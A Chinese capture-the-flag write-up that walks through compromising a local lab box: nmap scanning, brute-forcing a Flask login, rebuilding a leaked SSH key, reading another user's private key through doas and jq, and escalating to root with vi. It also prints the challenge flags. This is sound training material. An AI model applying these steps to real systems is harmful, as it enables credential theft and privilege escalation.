

Doable 渗透测试 WP

目标：192.168.56.133

1. 信息收集


```
nmap -Pn -sC -sV -O --reason -T4 -oN /tmp/target133_nmap.txt 192.168.56.133 && cat /tmp/target133_nmap.txt

# Nmap 7.99 scan initiated Tue Jul 28 16:13:27 2026 as: /usr/lib/nmap/nmap -Pn -sC -sV -O --reason -T4 -oN /tmp/target133_nmap.txt
Nmap scan report for 192.168.56.133
Host is up, received user-set (0.0017s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 63  OpenSSH 10.4 (protocol 2.0)
25/tcp    open  tcpwrapped   syn-ack ttl 63
|_smtp-commands: Couldn't establish connection on port 25
80/tcp    open  http         syn-ack ttl 63  Apache httpd 2.4.68 ((Unix))
|_http-title: dprod - Digital product design agency
|_http-server-header: Apache/2.4.68 (Unix)
|_http-methods:
|_ Potentially risky methods: TRACE
110/tcp   open  tcpwrapped   syn-ack ttl 63
143/tcp   open  tcpwrapped   syn-ack ttl 63
5000/tcp  open  http         syn-ack ttl 63  Werkzeug httpd 3.1.8 (Python 3.14.5)
|_http-title: Doable - System Access
|_http-server-header: Werkzeug/3.1.8 Python/3.14.5
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized
Running (JUST GUESSING): Google Fuchsia (92%)
OS CPE: cpe:/o:google:fuchsia
```

关键服务：

```
22/tcp    OpenSSH
80/tcp    Apache
5000/tcp  Werkzeug / Flask
```

http://192.168.56.133:5000/ 是单密码登录页。




80 端口首页 HTML 中有提示：



2. 利用错误提示获得 Web 管理面板

尝试输入密码，正常来说错误回显是




尝试爆破，排除回显not correct的情况

```
ffuf -u http://192.168.56.133:5000/ -X POST -d "pwd=FUZZ" -H "Content-Type: application/x-www-form-urlencoded" -w /usr/share/seclists/Passwords/Common-Credentials/Pwdb_top-1000.txt -fr "Not correct" -t 20 -s
```


```
# ffuf -u http://192.168.56.133:5000/ -X POST -d "pwd=FUZZ" -H "Content-Type: application/x-www-form-urlencoded" -w /usr/share/seclists/Passwords/Common-Credentials/Pwdb_top-1000.txt -fr "Not correct" -t 20 -s
password
# █
```

输入password


提示密码是incorrect



输入incorrect



这里就挺有意思的，误导你以为是尝试过多，其实谜底就在谜面上，输入 again later 即可，挺好玩的哈哈哈
然后就进入了管理员面板



页面中的只读 Debug Console 返回一段十六进制数据。该数据是 Elena 的 OpenSSH 私钥主体。

使用以下脚本提取并还原私钥：

```
#!/usr/bin/env python3
import base64
import html
import re
import urllib.parse
import urllib.request

target = "http://192.168.56.133:5000/"
body = urllib.parse.urlencode({"pwd": "again later"}).encode()
page = urllib.request.urlopen(target, body).read().decode()
payload = html.unescape(re.search(r"<textarea readonly>([0-9a-f]+)</textarea>",
page).group(1))

key_body = base64.b64encode(bytes.fromhex(payload)).decode()
wrapped = "\n".join(key_body[i:i + 70] for i in range(0, len(key_body), 70))

with open("elena_id_ed25519", "w", encoding="ascii") as f:
    f.write("-----BEGIN OPENSSH PRIVATE KEY-----\n")
    f.write(wrapped + "\n")
    f.write("-----END OPENSSH PRIVATE KEY-----\n")
```

```
python3 get_elena_key.py
chmod 600 elena_id_ed25519
ssh -i elena_id_ed25519 elena@192.168.56.133
```

读取 user flag:

```
cat ~/user.txt
```

```
flag{user-9c68792801979d8dcca8c5d86dd1af91}
```

3. Elena 横向移动到 Silas

先做本地权限枚举

使用sudo后发不存在该命令，交给ai

系统不存在sudo命令是为什么

因为靶机是 Alpine Linux，默认更常使用 `doas`，不一定安装 `sudo`。

`sudo` 只是提权工具之一，并非 Linux 必备命令。此靶机中：

```
bash

command -v sudo
# 无输出: 未安装

command -v doas
# /usr/bin/doas
```

所以权限规则不在 `/etc/sudoers`，而在：

```
bash

/etc/doas.conf
/etc/doas.d/*.conf
```

学到了.jpg

查看权限

```
elena@Doable:~$ cat /etc/doas.conf
# See doas.conf(5) and doas.d(5) for configuration details.
# Configuration here may be overridden by /etc/doas.d/*.conf if files exist.

# Uncomment to allow group "wheel" to become root.
# permit persist :wheel
permit nopass elena as silas cmd /usr/bin/jq
```


注意到Elena 用户具有无密码 `doas` 权限，可作为 Silas 执行 `jq`。利用 `jq` 直接读取 Silas 的私钥：

```
elena@Doable:~$ doas -u silas /usr/bin/jq -Rs . /home/silas/.ssh/authorized_keys | jq -r .
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJvo+JU7fARYutiik0QaxoZ8xejIKC4plnwGhdV9xw2L silas@Maze
```

```
elena@Doable:~$ doas -u silas /usr/bin/jq -Rs . /home/silas/.ssh/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
(b3B1bWZac1Y2KkdjEAAAAAG5vbnUAAAAEcmSUZQAAAAAABAAAAAAtzc2gtZWNoYXQAAACCEP3V03vEHLnYoiJKGsaGfHXoyGguKZ8BoXVfccNiwAAAAJBzteozc7Xq\nPwAAAAAtzc2gtZWNoYXQAA
1V03vEHLnYoiJKGsaGfHXoyGguKZ8BoXVfccNiw\nAAAAEbt/QcH2P5tn0a09fQTYGy5Gcn5AHeThyz0cFjWf4pvo+JU7TARYutciK0QaxGz8\nvnx6jIKC4p\nW6fV9xw2LAAAAChlp6GFzCEJhemLBAGM=\n-----END OPENSSH PRIVATE KEY-----\n"
elena@Doable:~$
```

直接利用这个登录即可

4. Silas 提权至 root



在home目录下发现提示

ai认为是要枚举doas可用程序

what can i do? 有这么一个提示

已处理 54s >

对，这就是 `doas` 的提示。

`/home/silas/note.txt` 中的：

text

what can i do?

语义上是在引导你检查“Silas 能做什么”，而 `doas` 正好就是 “do as another user”。

拿到 Silas 后应优先尝试：

bash

which doas

doas -n -u root /usr/bin/vi --version



常见的doas可用程序

常见的 `doas` 高风险可用程序，优先按 GTFOBins 思路检查：

- Shell / 命令执行： `sh`、`bash`、`zsh`、`dash`、`busybox`、`env`
- 编辑器： `vi` / `vim`、`nano`、`ed`
- 解释器： `python`、`perl`、`ruby`、`lua`、`php`、`node`
- 文件读取或写入： `cat`、`less`、`more`、`head`、`tail`、`awk`、`sed`、`jq`、`tee`、`cp`、`install`
- 归档与同步： `tar`、`zip`、`7z`、`rsync`
- 开发/系统工具： `find`、`git`、`make`、`nmap`、`tcpdump`
- 服务与包管理： `apk`、`apt`、`dnf`、`systemctl`、 `rice`、`docker`

发现Silas 允许无密码以 root 身份运行 `/usr/bin/vi`。使用 Ex 模式读取 root flag：

```
doas -u root /usr/bin/vi -es -c '%print' -c 'q!' /root/root.txt
```

输出：

```
flag{root-b7a0a4afee46f67662b8d428ab63e14e}
```

Flag

```
userflag: flag{user-9c68792801979d8dcca8c5d86dd1af91}
```

```
rootflag: flag{root-b7a0a4afee46f67662b8d428ab63e14e}
```

漏洞总结

1. 登录错误提示泄露了有效口令构造方式。
2. 管理面板直接泄露 SSH 私钥。
3. `doas` 允许 Elena 用 `jq` 读取 Silas 的私钥。
4. `doas` 允许 Silas 以 root 身份运行 `vi`，可直接读取任意 root 文件。